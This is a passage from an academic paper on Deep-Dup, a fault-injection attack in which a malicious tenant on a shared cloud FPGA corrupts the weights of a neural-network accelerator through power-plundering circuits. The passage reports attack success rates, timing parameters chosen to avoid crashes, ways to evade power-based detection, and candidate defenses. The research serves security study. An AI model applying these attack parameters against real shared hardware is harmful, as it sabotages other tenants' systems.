discussed deep learning applications: image classification and object detection. The 8-bit quantized DNN models are deployed to our FPGA prototype through a high-level synthesis (HLS) tool, PYNQ frameworks, and CHaiDNN library from Xilinx [94]. The experimental setup is shown in Fig. 8. For object detection (i.e. YOLOv2) FPGA implementation, multiple types of hardware accelerators (HAs) are used to compute different network layers, such as convolution layer, max-pooling layer, and reorganization layer. Specially, the region layer and data cascade are assigned to the ZYNQ's ARM core. For image recognition (e.g. ResNet-50) FPGA implementation, we follow the same design as the Xilinx mapping tool, which only implements the convolution accelerator in a light version (DietChai) [94]. Without loss of generality, the FPGA configurations follow the official parameters [97] and [94]. Object detection network (i.e. YOLOv2) in FPGA execution frequency is 180MHz on Image recognition DNN network (e.g. ResNet-50) in FPGA execute frequency is 150MHz/300MHz, where the DSP uses a 300MHz clock source to increase the throughput and for the other logic we use a 150MHz clock.

To emulate a multi-tenant FPGA environment, we divide the FPGA resources into victim and attacker zones, respectively. The victim zone runs target DNN models, like YOLOv2 or ResNet-50, while the attacker zone mainly consists of malicious power-plundering circuits. Moreover, to limit the available resources of attacker, only 13.38% of the overall FPGA resources are assigned for the power-plundering circuits.

6.3 Evaluation Metric and Hyper-parameters

For classification application, we use *Test Accuracy (TA)* as the evaluation metric. Test Accuracy is the percentage of samples correctly classified by the network. We denote the test accuracy after the attack as *Post-Attack TA*. For a targeted attack, we use *Attack Success Rate (ASR)* to evaluate the performance of the attack; ASR is the percentage of the target class samples miss-classified to an incorrect class after an attack. For the object detection application, we use *Mean Average Precision (mAP)* as the evaluation metric that is the primary metric in the official COCO dataset challenge website[4]. In P-DES, the attack evolution (z) is set to (500/1000) (white-box) and 100 (black-box). In our un-targeted attack, we use a test batch containing 256/25 images for the CIFAR-10/ImageNet dataset. Our code is available publicly[5] with detailed hyper-parameters .

7 Experimental Validation and Results

7.1 Measured Fault Injection Success Rate

As described in Fig. 2, the AWD attack targets the weight transmission procedure, and the fault injection may not always succeed. However, it is infeasible to validate such fault injection success rate in our black-box attack model, in which the adversary has no access to the manipulated weight packages. To measure that, we design another experiment using an AXI4-based weight transmission with the same YOLOv2 setup, i.e., the same memory copy operation. We define the burst length of AXI4 as 256. The entire YOLOv2 int16 quantized weight (99496KB) needs 99496 bursts to finish the transmission for one input image inference. To avoid an FPGA system crash, we only trigger one attack at the middle transmission moment of a burst. To mimic the practical multi-tenant environment with the victim DNN model being executed simultaneously, we run a YOLOv2 in parallel. The available power-plundering circuits are also the same as that in Sec. 6.2. Using this experimental setup, we measured the success rates of fault injection by RO and LRO power-plundering circuits are 84.84% and 58.91%, respectively.

FPGA system crash avoidance. It has been discussed in prior work [80] that a too-aggressive power attack (i.e., leveraging a large power-plundering circuit, or triggering it with unsuitable frequency and duty-cycle) will possibly cause an FPGA system crashes. In our case study, we limit the hardware resources available to the adversary. Additionally, to avoid such system crash, we apply two constraints on the triggering of AWD attacks: 1) A short activation period of each fault injection and 2) A large enough interval between any two consecutive fault injections. Specially, our experiment sets each fault injection period to 50 ns, from which we did not observe a crash of the FPGA setup. The attacking interval between each two consecutive fault injection is set to be longer than 600 ns, which is handled by our P-DES algorithm development, i.e., searching for target attack indexes with a certain distance in between.

[4] https://cocodataset.org/#detection-eval
[5] https://github.com/ASU-ESIC-FAN-Lab/DEEPDUPA

Table 1: Summary of the White-Box Attack on CIFAR-10 and ImageNet Dataset. Here, t_s denotes the target class which we randomly selected for each cases. The attack number is the best number out of three test rounds due to randomness.

White-Box Attack on Image Recognition				Un-Targeted Attack		Targeted Attack			
Dataset	Network	# of Parameters	TA (%)	Post-Attack TA (%)	# of Attacks	Post-Attack TA (%)	Target Class(t_s)	ASR (%)	# of Attacks
CIFAR-10	ResNet-20	0.27 M	90.77	10.92	28	21.63	Bird	99.2	14
	VGG-11	132 M	90.38	10.94	77	23.68	Horse	98.6	63
ImageNet	MobileNetV2	2.1 M	70.79	0.19	1	8.93	Lesser Panda	100.0	1
	ReNet-18	11 M	69.35	0.18	106	34.45	Ostrich	100.0	13
	ReNet-50	23 M	72.97	0.19	175	30.57	Ostrich	100.0	20

Table 2: Black-Box targeted attack results for ImageNet.

Black-Box Targeted Attack on ResNet-50 using RO cell				
(t_s)	TA(%)	Post-Attack TA(%)	ASR (%)	# of Attacks
Ostrich	72.97	46.96	100	26

7.2 White-Box Attack Results

Image Classification Task. We evaluate the proposed Deep-Dup white-box attack framework (in Fig. 6) on two popular Image Classification datasets in Tab. 1. First, for CIFAR-10, our attack achieves close to the target random guess level accuracy (e.g., 10 % for CIFAR-10) with only *28* attack iterations (un-targeted) on ResNet-20. However, to deteriorate the test accuracy of VGG-11 to 10.94 % from 90.38 %, Deep-Dup requires *77* attacks. Similarly, for targeted attack on CIFAR-10, the attacker requires only *14* and *63* attacks to achieve close to *99.0* % ASR on ResNet-20 and VGG-11 respectively. Clearly, VGG-11 is more robust to Deep-Dup attack. We provide the detailed analysis of this phenomenon in sec.8.

For ImageNet dataset, our attack succeeds in degrading the test accuracy of MobileNetV2 to *0.19* % from *70.79* % with just one *single* attack. Even for the targeted attack, it only requires one attack to achieve *100* % ASR in miss-classifying all *Lesser Panda* images. Again, MobileNetV2 is also found to be extremely vulnerable by previous adversarial weight attack [28] as only a single bit memory error can cause catastrophic output performance. Nevertheless, MobileNet is an efficient and compact architecture ideal for mobile and edge computing platforms like FPGA [98]. Thus the vulnerability of these compact architectures against Deep-Dup raises a fair question of how secure are these DNN models in cloud FPGA? The answer from our Deep-Dup attack is a *big NO*. Our attack also succeeds in all ResNet families. Also, larger DNN models (e.g., ResNet-18 & ResNet-50) shows better resistance to Deep-Dup attack.

7.3 Black-Box Attack Results

For proof of concept of our proposed Deep-Dup black-box framework shown in Fig. 7, in this section, we demonstrate and validate the black-box attack on Resnet-50 for image classification task and YOLOv2 for the object detection task.

Table 3: Black-Box attack for object detection.

Black-Box Un-Targeted Attack on YOLOv2 using RO cell			
Target Class (t_s)	mAP	Post- Attack mAP	# of Attacks
All	0.428	0.06	30
Black-Box Un-Targeted Attack on YOLOv2 using LRO cell			
Target Class (t_s)	mAP	Post- Attack mAP	# of Attacks
All	0.428	0.14	63
Black-Box Targeted Attack on YOLOv2 using RO cell			
Target Class (t_s)	AP	Post-Attack AP	# of Attacks
Person	0.6039	0.0507	20
Car	0.5108	0.0621	18
Bowl	0.3290	0.0348	15
Sandwich	0.4063	0.0125	6

Specially, in our case study, we randomly pick the "ostrich" class in the Imagnet dataset as a target class for ResNet-50 and 4 target objects (i.e. Person, Car, Bowl and Sandwich) in the COCO dataset for YOLOv2. Other settings and performance metrics are the same as described in Sec. 7.2. Note that, all the black-box results are the actual measurement from our FPGA prototype. The Deep-Dup black-box attack on ResNet-50 are successful and results are reported in Tab. 2. It can be seen that only 26 attacks are needed to attack the “ostrich” with 100 % ASR. Similarly, Deep-Dup black-box un-targeted and targeted attacks on YOLOv2, with both RO and LRO cells, are also successful, as reported in Tab. 3. It can be seen that the post-attack average precision (AP) is significantly degraded after less than 20 attacks. For example, only 6 attacks are needed to decrease the AP of sandwich class from 0.4063 to 0.0125.

7.4 Comparison to Other Methods

Previously, very few adversarial weight attack works have been successful in attacking DNN model parameters to cause complete malfunction at the output [26, 29]. Thus we only compare with the most recent and successful adversarial bit-flip (BFA) based weight attack [27, 28], which uses a gradient-based search algorithm to degrade DNN performance in a white-box setting. We also compare our search algorithm (P-DES) to a random AWD attack.

Table 4: Comparison of Deep-Dup with *random* AWD attack and row-hammer based (*BFA* [27, 28]) attack. All the results are presented for 8-bit quantized VGG-11 model [27].

Method	Threat Model	TA (%)	Post-Attack TA (%)	# of Attacks
Random	Black Box	90.23	90.04	100
BFA [28]	White Box	90.23	10.8	28
Deep-Dup	Black & White Box	90.23	10.94	77

As shown in both Tab. 4 , only *77* AWD attack iterations can degrade the accuracy of VGG-11 to *10.87 %* while randomly performing *100* AWD attacks, cannot even degrade the model accuracy beyond *90 %*. On the other hand, a BFA attack [28] using row-hammer based memory fault injection technique, requires only 28 attacks (i.e. memory bit-flips) to achieve the same un-targeted attack success (i.e., $\sim$ 10 % TA). However, BFA attack is only successful for white-box setting, not black-box.

7.5 Discussion

Attack efficiency w.r.t. fault injection success rate. As described in section 7.1, we used two different power plundering circuits, i.e., RO and LRO for fault injection. In our experiments, we measured 84.84% and 58.91% fault injection success rates for RO and LRO, respectively. In practical attack, this number may vary due to the attack budget (i.e., frequency, resource, etc.). In order to validate our Deep-Dup attack framework will succeed in different fault injection success rates, we incorporate the fault success rate as a probabilistic parameter in our off-line simulator as discussed in section 5.3.1. Note that, for black-box attack, our direct evaluation of fitness function in the FPGA accelerator already considers and compensates for the failed fault iteration. The experimental results are shown in Tab.5. We observe that our Deep-Dup attack framework could still succeed at very low fault injection success rate (i.e., 40 %), but requiring more number of attack iterations (i.e. higher redundancy as explained in sec.5.3).

Table 5: Attack efficiency v.s. fault injection success rate (f_p). Reporting # of attack iterations (i.e., mean $\pm$ std. for three runs) required to achieve 99.0 % ASR (targeted attack) or 11.0 % test accuracy (un-targeted attack).

Model	Type	40 %	60 %	80 %
ResNet-20	Un-Targeted	95.3 ± 37.3	88 ± 66.5	76.6 ± 13.8
	Targeted	39 ± 7.8	23.3 ± 4.3	23.8 ± 6.8
VGG-11	Un-Targeted	195.3 ± 39.1	95.6 ± 14.1	98.9 ± 1.9
	Targeted	114 ± 32	88.6 ± 34.4	62.6 ± 2.6

Attack Time Cost. The execution time of one searching iteration of our proposed P-DES algorithm is constant for a fixed z, regardless of DNN model size. The overall searching time is proportional to the number of evolution (z). For Deep-Dup white-box attack, the P-DES algorithm is executed offline, and the AWD attack is only executed when the attack index is generated. Note that, the hardware AWD attack incurs no time cost, as it runs in parallel with the victim DNN model. For Deep-Dup black-box attack, two main time cost includes mutation generation (proportional to z) and FPGA fitness function evaluation (proportional to DNN acceleration performance/latency in FPGA). In Fig. 9, we report the average time cost of the proposed 4 mutation strategies executed in the PS of our FPGA prototype. Additionally, we also report the DNN execution time in FPGA, which is determined by the corresponding DNN model size, architecture, optimization method, and available FPGA hardware resources. It is easy to observe that our P-DES mutation generation only consumes trivial time compared to DNN execution time in FPGA, which is the bottleneck in black-box attack.

Task	Network	Model quantization	Training set	Mutation generate time (ms)	FPGA acceleration time (ms/image)
Classification	ResNet-50	8-bits	ImageNet	16.0175	588
Object detection	YOLO-V2	16-bits	COCO	15.075	914

Figure 9: Black-Box attack time cost analysis with $z = 100$. FPGA acceleration (i.e., fitness function evaluation) time and mutation generation time are reported.

8 Potential Defense Analysis

Increasing Model Redundancy. Several prior works have demonstrated that increasing model redundancy (i.e., DNN size/channel width) [89, 99] can be a potential defense against model fault attack. Our evaluation of Deep-Dup attack in the previous section also indicates the correlation between network capacity (i.e., # of model parameters) and model robustness (# of attacks required). As the ImageNet dataset section depicts in Tab. 1, as the network size increases from ResNet-18 to ResNet-50, the number of attacks required to achieve 100 % ASR increases correspondingly. We observe the same trend for CIFAR-10 models where VGG-11 (i.e., dense model) requires a higher number of attacks than ResNet-20 (i.e., compact model).

Table 6: Attack efficiency after increasing the model size of ResNet-20 and VGG-11 model by 4 (i.e., increasing each input and output channel size by 2).

Method	ASR(%)	# of Attacks
ResNet-20 (*Baseline*)	99.6	14
ResNet-20 $\times$ *4*	99.6	*21*
VGG-11 (*Baseline*)	98.6	63
VGG-11 $\times$ *4*	98.2	*84*

In Tab. 6, we run an experiment to validate the relation between Deep-Dup attack efficiency and network model size. First, we multiply the input and output channel of the baseline model by 2 to generate ResNet-20 ($\times$ 4) and VGG-11 ($\times$ 4) models with 4 $\times$ larger capacity. For both ResNet-20 and VGG-11, the number of attacks required to achieve similar ASR increases with increasing model capacity (Tab. 6). To conclude, one possible direction to improve the DNN model's resistance to the Deep-Dup attack is to use a dense model with a larger redundancy.

Protecting Critical Layers. Another possible defense direction is to protect the critical layers that are more sensi-

tive. Prior works [100] have proposed selective hardening to defend against weight faults by selectively protecting more sensitive layers. It is interesting to note that our experimental observation also shows that 80 % of the searched vulnerable weights are within the first two layers and the last layer for ResNet-20. Following this observation, in Tab. 7, we run our attack by securing these three sensitive layers (*ResNet-20 (Protected)*). A straightforward way to secure layer weights from Deep-Dup would be to store them on-chip (i.e., no need for off-chip data transfer). Note that, a defender can not store an entire DNN model on-chip due to limited on-chip memory and typically large DNN model size for cloud computing. Nevertheless, as shown in Tab. 7, our Deep-Dup still manages to succeed with $\sim 2 \times$ additional rounds of attack on the protected ResNet-20 model. Similarly for VGG-11, our Deep-Dup attack still successfully achieves $\sim$ 99.0 % ASR even after securing some critical DNN layers from fault attacks.

Table 7: Deep-Dup attack performance after protecting or securing some critical DNN layers

Method	ASR(%)	# of Attacks
ResNet-20 (*Baseline*)	99.6	14
ResNet-20 (*Protected*)	99.2	*29*
VGG-11 (*Baseline*)	98.6	63
VGG-11(*Protected*)	98.2	141

Obfuscation through Weight Package Randomization. In our Deep-Dup attack, the P-DES algorithm relies on the sequence (e.g., index) of the weight packages being transferred between the on-chip buffer and off-chip memory. In this section, we discuss the possibility of defending our attack by introducing random weight package transmission as an obfuscation scheme. In Tab. 8, we first perform an experiment with shuffling of the weights in a pre-defined sequence before transmitting them. The results show that pre-defined shuffling order of the wights has almost no effect on the attack efficacy.

Table 8: Weight package randomization as obfuscation. **Pre-defined Shuffle** : Shuffling the weight packages in a pre-defined order before transmission. **Random Shuffle** : Shuffling the weight packages every time using a random function before transmission.

Method	TA (%)	Post-Attack TA (%)	# of Attacks
Random Attack	90.77	87.9	180
ResNet-20 Baseline	90.77	10.94	28
Pre-defined Shuffle	90.77	11.0	26
Random Shuffle	90.77	53.3	180

Next, we discuss the case with shuffling the weight package for every transmission round as a very strong obfuscation. The effect of such a strong obfuscation scheme can have three possible implications. First, a randomly shuffled weight transmission will fail to defend our attack in a white-box setting as the attacker has full knowledge of the DNN and data transmission scheme. Second, in a black-box setting, as shown in Tab. 8, this defense will greatly limit the efficacy of our attack, requiring a larger amount of attack iterations (e.g., 180) to degrade the accuracy to 53.3 %. But the attack remains more successful than a random AWD attack with no searching algorithm. It aligns with the recent work of adversarial input attack [23], where the authors argue that obfuscation based on an under-lying random function as defense may not completely defend a progressive adversarial attack. Given a large amount of model query, the progressive evolutionary algorithm-based attack (i.e. our case) could estimate the effect and distribution of the randomness to improve the attack efficacy in comparison to a random attack. Moreover, randomly shuffling data transmission every time would require additional header information to synchronize the sequence of weights at the receiver end. A recent work in [101] has demonstrated random shuffling may cost up to 9 $\times$ energy in-efficiency and 3.7 $\times$ lesser amount of throughput. Thus, an effective defense scheme will always come at the expense of additional (i.e., memory, speed & power) overhead.

Power-based side-channel analysis to detect Deep-Dup. Here we discuss the feasibility of using power-based side-channel analysis to detect Deep-Dup. The success of such detection should rely on the ability to distinguish between these two cases: 1) *Normal case*: two benign users execute their applications simultaneously, and 2) *Attack case*: two users share the FPGA resources, where one of them apply Deep-Dup to attack the other one. Since it is impractical to measure the real-time power trace in a cloud-FPGA with an oscilloscope, an on-chip power sensor (e.g., TDC sensor) will be the only option. As shown in Fig.4, similar as AWD attack, our measured power trace of a benign user (e.g., YOLOv2) also incurs large power glitches. More importantly, we did not observe any AWD attack power glitch has a larger magnitude than that of benign user-YOLOV2. Instead, it is smaller for most of the time. Therefore, the glitches caused by AWD will be easily obfuscated. Further, it is difficult to distinguish AWD power glitches in the following practical scenarios: i) Most cloud-FPGA users prefer to run compute-intensive applications, which generates many power glitches; ii) When triggered, each fault injection by AWD only lasts for a short time period (e.g., 50ns) and is disabled for most of the time; iii) Faults are only injected at attacker's will, i.e., without a fixed pattern to check. In other words, it is of different challenges to use such power-based side-channel analysis for defense and attack, i.e., the defender should acquire ultra-high-resolution side-channel information to identify the malicious power glitches from the noisy power background by the compute-intensive application, e.g., the DNN execution; while the attacker only needs to identify the temporal range for the DNN weight transmission. More severely, an attacker may even choose to inject faults in a more stealthy manner, i.e., while the victim DNN model itself is generating lots of power glitches, to exacerbate the overall voltage drop [102]. Therefore, we argue that it is extremely difficult, if not impos-

sible, to detect the proposed Deep-Dup attacks with power anomaly in a multi-tenant FPGA.

9 Conclusion

In this work, we study the security of DNN acceleration in multi-tenant FPGA. For the first time, we exploit this novel attack surface where the victim and the attacker share the same FPGA hardware sources. Our proposed Deep-Dup attack framework is validated with a multi-tenant FPGA prototype, as well as some popular DNN architectures and datasets. The experimental results demonstrate that the proposed attack framework can completely deplete DNN inference performance to as low as random guess or attack a specific target class of inputs. It is worth mentioning that our attack succeeds even assuming the attacker has no knowledge about the DNN inference running in FPGA, i.e. black-box attack. A malicious tenant with such limited knowledge can implement both targeted and un-targeted malicious objectives to cause havoc for a victim user. Finally, we envision that the proposed attack and defense methodologies will bring more awareness to the security of deep learning applications in the modern cloud-FPGA platforms.

Acknowledgement: The authors thank the designated shepherd (Dr. Nele Mentens) for her guidance, and the anonymous reviewers for their valuable feedback. This work is supported in part by the National Science Foundation under Grant No.2019548 and No.2043183.

References

[1] Yann LeCun and Yoshua Bengio. Convolutional networks for images, speech, and time series. *The handbook of brain theory and neural networks*, 3361(10):1995, 1995.

[2] Jia Deng, Wei Dong, Richard Socher, Li-Jia Li, Kai Li, and Li Fei-Fei. Imagenet: A large-scale hierarchical image database. In *IEEE Conference on Computer Vision and Pattern Recognition*, pages 248–255. IEEE, 2009.

[3] Alex Krizhevsky, Ilya Sutskever, and Geoffrey E Hinton. Imagenet classification with deep convolutional neural networks. In *Advances in neural information processing systems*, pages 1097–1105, 2012.

[4] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, pages 770–778, 2016.

[5] Geoffrey Hinton, Li Deng, Dong Yu, George E Dahl, Abdel-rahman Mohamed, Navdeep Jaitly, Andrew Senior, Vincent Vanhoucke, Patrick Nguyen, and Tara N Sainath. Deep neural networks for acoustic modeling in speech recognition: The shared views of four research groups. *IEEE Signal Processing Magazine*, 29(6):82–97, 2012.

[6] Yann LeCun, Yoshua Bengio, and Geoffrey Hinton. Deep learning. *nature*, 521(7553):436, 2015.

[7] Wayne Xiong, Jasha Droppo, Xuedong Huang, Frank Seide, Mike Seltzer, Andreas Stolcke, Dong Yu, and Geoffrey Zweig. Achieving human parity in conversational speech recognition. *arXiv preprint arXiv:1610.05256*, 2016.

[8] B. Shickel, P. J. Tighe, A. Bihorac, and P. Rashidi. Deep ehr: A survey of recent advances in deep learning techniques for electronic health record (ehr) analysis. *IEEE Journal of Biomedical and Health Informatics*, 22(5):1589–1604, Sep. 2018.

[9] Zhenlong Yuan, Yongqiang Lu, Zhaoguo Wang, and Yibo Xue. Droid-sec: Deep learning in android malware detection. In *Proceedings of the 2014 ACM Conference on SIGCOMM*, SIGCOMM '14, pages 371–372. ACM, 2014.

[10] Chenyi Chen, Ari Seff, Alain Kornhauser, and Jianxiong Xiao. Deepdriving: Learning affordance for direct perception in autonomous driving. In *Computer Vision (ICCV), 2015 IEEE International Conference on*, pages 2722–2730. IEEE, 2015.

[11] M. Teichmann, M. Weber, M. Zöllner, R. Cipolla, and R. Urtasun. Multinet: Real-time joint semantic reasoning for autonomous driving. In *2018 IEEE Intelligent Vehicles Symposium (IV)*, pages 1013–1020, June 2018.

[12] Altera and ibm unveil fpga-accelerated power systems. https://www.hpcwire.com/off-the-wire/altera-ibm-unveil-fpga-accelerated-power-systems/.

[13] Here's what an intel broadwell xeon with a built-in fpga looks like, 2016. https://www.theregister.co.uk/2016/03/14/intel_xeon_fpga/.

[14] Inside the microsoft fpga-based configurable cloud, 2017. https://azure.microsoft.com/en-us/resources/videos/build-2017-inside-the-microsoft-fpga-based-configurable-cloud/.

[15] Enable faster fpga accelerator development and deployment in the cloud, 2020. https://aws.amazon.com/ec2/instance-types/f1/.

[16] George Provelengios, Daniel Holcomb, and Russell Tessier. Power wasting circuits for cloud fpga attacks. In *30th International Conference on Field Programmable Logic and Applications (FPL)*, 2020.

[17] Yue Zha and Jing Li. Virtualizing fpgas in the cloud. In *Proceedings of the Twenty-Fifth International Conference on Architectural Support for Programming Languages and Operating Systems*, pages 845–858, 2020.

[18] Ian J Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. *arXiv preprint arXiv:1412.6572*, 2014.

[19] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. *arXiv preprint arXiv:1706.06083*, 2017.

[20] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian Goodfellow, and Rob Fergus. Intriguing properties of neural networks. *arXiv preprint arXiv:1312.6199*, 2013.

[21] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. In *International Conference on Learning Representations*, 2018.

[22] Nicholas Carlini and David Wagner. Towards evaluating the robustness of neural networks. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 39–57. IEEE, 2017.

[23] Anish Athalye, Nicholas Carlini, and David Wagner. Obfuscated gradients give a false sense of security: Circumventing defenses to adversarial examples. *arXiv preprint arXiv:1802.00420*, 2018.

[24] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Weihang Wang, and Xiangyu Zhang. Trojaning attack on neural networks. In *25nd Annual Network and Distributed System Security Symposium, NDSS 2018, San Diego, California, USA, February 18-221, 2018*. The Internet Society, 2018.

[25] Tianyu Gu, Brendan Dolan-Gavitt, and Siddharth Garg. Badnets: Identifying vulnerabilities in the machine learning model supply chain. *arXiv preprint arXiv:1708.06733*, 2017.

[26] Sanghyun Hong, Pietro Frigo, Yiğitcan Kaya, Cristiano Giuffrida, and Tudor Dumitraș. Terminal brain damage: Exposing the graceless degradation in deep neural networks under hardware fault attacks. In *28th {USENIX} Security Symposium ({USENIX} Security 19)*, pages 497–514, 2019.

[27] Adnan Siraj Rakin, Zhezhi He, and Deliang Fan. Bit-flip attack: Crushing neural network with progressive bit search. In *The IEEE International Conference on Computer Vision (ICCV)*, October 2019.

[28] Fan Yao, Adnan Rakin, and Deliang Fan. Deephammer: Depleting the intelligence of deep neural networksthrough targeted chain of bit flips. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, 2020.

[29] Yannan Liu, Lingxiao Wei, Bo Luo, and Qiang Xu. Fault injection attack on deep neural network. In *2017 IEEE/ACM International Conference on Computer-Aided Design (ICCAD)*, pages 131–138. IEEE, 2017.

[30] Adnan Siraj Rakin, Zhezhi He, Jingtao Li, Fan Yao, Chaitali Chakrabarti, and Deliang Fan. T-bfa: Targeted bit-flip adversarial weight attack. *arXiv preprint arXiv:2007.12336*, 2020.

[31] Jason Cong, Zhenman Fang, Muhuan Huang, Peng Wei, Di Wu, and Cody Hao Yu. Customizable computing—from single chip to datacenters. *Proceedings of the IEEE*, 107(1):185–203, 2018.

[32] Xilinx: Socs, mpsocs and rfsocs, 2020. https://www.xilinx.com/products/silicon-devices/soc.html.

[33] Intel: Soc fpgas, 2020. https://www.intel.com/content/www/us/en/products/programmable/soc.html.

[34] Mark Zhao and G Edward Suh. Fpga-based remote power side-channel attacks. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 229–244. IEEE, 2018.

[35] Jonas Krautter, Dennis RE Gnad, and Mehdi B Tahoori. Fpgahammer: remote voltage fault attacks on shared fpgas, suitable for dfa on aes. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, pages 44–68, 2018.

[36] Ilias Giechaskiel, Kasper B Rasmussen, and Ken Eguro. Leaky wires: Information leakage and covert communication between fpga long wires. In *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*, pages 15–27. ACM, 2018.

[37] Yukui Luo and Xiaolin Xu. Hill: A hardware isolation framework against information leakage on multi-tenant fpga long-wires. In *2019 International Conference on Field-Programmable Technology (ICFPT)*, pages 331–334. IEEE, 2019.

[38] Dina Mahmoud and Mirjana Stojilović. Timing violation induced faults in multi-tenant fpgas. In *2019 Design, Automation & Test in Europe Conference & Exhibition (DATE)*, pages 1745–1750. IEEE, 2019.

[39] George Provelengios, Chethan Ramesh, Shivukumar B Patil, Ken Eguro, Russell Tessier, and Daniel Holcomb. Characterization of long wire data leakage in deep submicron fpgas. In *Proceedings of the 2019 ACM/SIGDA International Symposium on Field-Programmable Gate Arrays*, pages 292–297. ACM, 2019.

[40] Machine learning on aws, 2020. https://aws.amazon.com/machine-learning/?nc1=h_ls.

[41] Cloud automl, 2020. https://cloud.google.com/automl.

[42] Luis Muñoz-González, Battista Biggio, Ambra Demontis, Andrea Paudice, Vasin Wongrassamee, Emil C. Lupu, and Fabio Roli. Towards poisoning of deep learning algorithms with back-gradient optimization. *CoRR*, 2017.

[43] Andrew Ilyas, Logan Engstrom, Anish Athalye, and Jessy Lin. Black-box adversarial attacks with limited queries and information. In *Proceedings of International Conference on Machine Learning, ICML 2018*, July 2018.

[44] Ekin D Cubuk, Barret Zoph, Samuel S Schoenholz, and Quoc V Le. Intriguing properties of adversarial examples. *ICLR workshop*, 2018.

[45] Giuseppe Ateniese, Luigi V. Mancini, Angelo Spognardi, Antonio Villani, Domenico Vitali, and Giovanni Felici. Hacking smart machines with smarter ones: How to extract meaningful data from machine learning classifiers. *Int. J. Secur. Netw.*, 10(3):137–150, September 2015.

[46] Florian Tramèr, Fan Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Stealing machine learning models via prediction apis. In *Proceedings of the 25th USENIX Conference on Security Symposium*, SEC'16, pages 601–618. USENIX Association, 2016.

[47] Nicolas Papernot, Patrick McDaniel, Ian Goodfellow, Somesh Jha, Z. Berkay Celik, and Ananthram Swami. Practical black-box attacks against machine learning. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security*, ASIA CCS '17, pages 506–519. ACM, 2017.

[48] Matt Fredrikson, Somesh Jha, and Thomas Ristenpart. Model inversion attacks that exploit confidence information and basic countermeasures. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security*, CCS '15, pages 1322–1333. ACM, 2015.

[49] Matthew Fredrikson, Eric Lantz, Somesh Jha, Simon Lin, David Page, and Thomas Ristenpart. Privacy in pharmacogenetics: An end-to-end case study of personalized warfarin dosing. In *USENIX Security Symposium*, pages 17–32, 2014.

[50] Nina Narodytska and Shiva Prasad Kasiviswanathan. Simple black-box adversarial perturbations for deep networks. *arXiv preprint arXiv:1612.06299*, 2016.

[51] Battista Biggio, Luca Didaci, Giorgio Fumera, and Fabio Roli. Poisoning attacks to compromise face templates. In *Biometrics (ICB), 2013 International Conference on*, pages 1–7. IEEE, 2013.

[52] Huang Xiao, Battista Biggio, Gavin Brown, Giorgio Fumera, Claudia Eckert, and Fabio Roli. Is feature selection secure against training data poisoning? In *International Conference on Machine Learning*, pages 1689–1698, 2015.

[53] R. Shokri, M. Stronati, C. Song, and V. Shmatikov. Membership inference attacks against machine learning models. In *2017 IEEE Symposium on Security and Privacy*, pages 3–18, May 2017.

[54] Manish Kesarwani, Bhaskar Mukhoty, Vijay Arya, and Sameep Mehta. Model extraction warning in mlaas paradigm. In *Proceedings of the 34th Annual Computer Security Applications Conference*, pages 371–380. ACM, 2018.

[55] Jakub Breier, Xiaolu Hou, Dirmanto Jap, Lei Ma, Shivam Bhasin, and Yang Liu. Deeplaser: Practical fault attack on deep neural networks. *arXiv preprint arXiv:1806.05859*, 2018.

[56] Adnan Siraj Rakin, Zhezhi He, and Deliang Fan. Tbt: Targeted neural network attack with bit trojan. In *Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 13198–13207, 2020.

[57] Chethan Ramesh, Shivukumar B Patil, Siva Nishok Dhanuskodi, George Provelengios, Sébastien Pillement, Daniel Holcomb, and Russell Tessier. Fpga side channel attacks without physical access. In *2018 IEEE 26th Annual International Symposium on Field-Programmable Custom Computing Machines (FCCM)*, pages 45–52. IEEE, 2018.

[58] Sadegh Yazdanshenas and Vaughn Betz. The costs of confidentiality in virtualized fpgas. *IEEE Transactions on Very Large Scale Integration (VLSI) Systems*, 2019.

[59] Ahmed Khawaja, Joshua Landgraf, Rohith Prakash, Michael Wei, Eric Schkufza, and Christopher J Rossbach. Sharing, protection, and compatibility for reconfigurable fabric with amorphos. In *13th {USENIX}*

Symposium on Operating Systems Design and Implementation ({OSDI} 18), pages 107–127, 2018.

[60] Lejla Batina, Shivam Bhasin, Dirmanto Jap, and Stjepan Picek. {CSI}{NN}: Reverse engineering of neural network architectures through electromagnetic side channel. In *28th {USENIX} Security Symposium ({USENIX} Security 19)*, pages 515–532, 2019.

[61] Shayan Moini, Shanquan Tian, Jakub Szefer, Daniel Holcomb, and Russell Tessier. Remote power side-channel attacks on cnn accelerators in fpgas. *arXiv preprint arXiv:2011.07603*, 2020.

[62] Xing Hu, Ling Liang, Shuangchen Li, Lei Deng, Pengfei Zuo, Yu Ji, Xinfeng Xie, Yufei Ding, Chang Liu, Timothy Sherwood, et al. Deepsniffer: A dnn model extraction framework based on learning architectural hints. In *Proceedings of the Twenty-Fifth International Conference on Architectural Support for Programming Languages and Operating Systems*, pages 385–399, 2020.

[63] Oliver Knodel, Patrick Lehmann, and Rainer G Spallek. Rc3e: Reconfigurable accelerators in data centres and their provision by adapted service models. In *2016 IEEE 9th International Conference on Cloud Computing (CLOUD)*, pages 19–26. IEEE, 2016.

[64] Sadegh Yazdanshenas. *Datacenter-optimized FPGAs*. PhD thesis, 2019.

[65] Zhezhi He, Adnan Siraj Rakin, and Deliang Fan. Parametric noise injection: Trainable randomness to improve deep neural network robustness against adversarial attack. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 588–597, 2019.

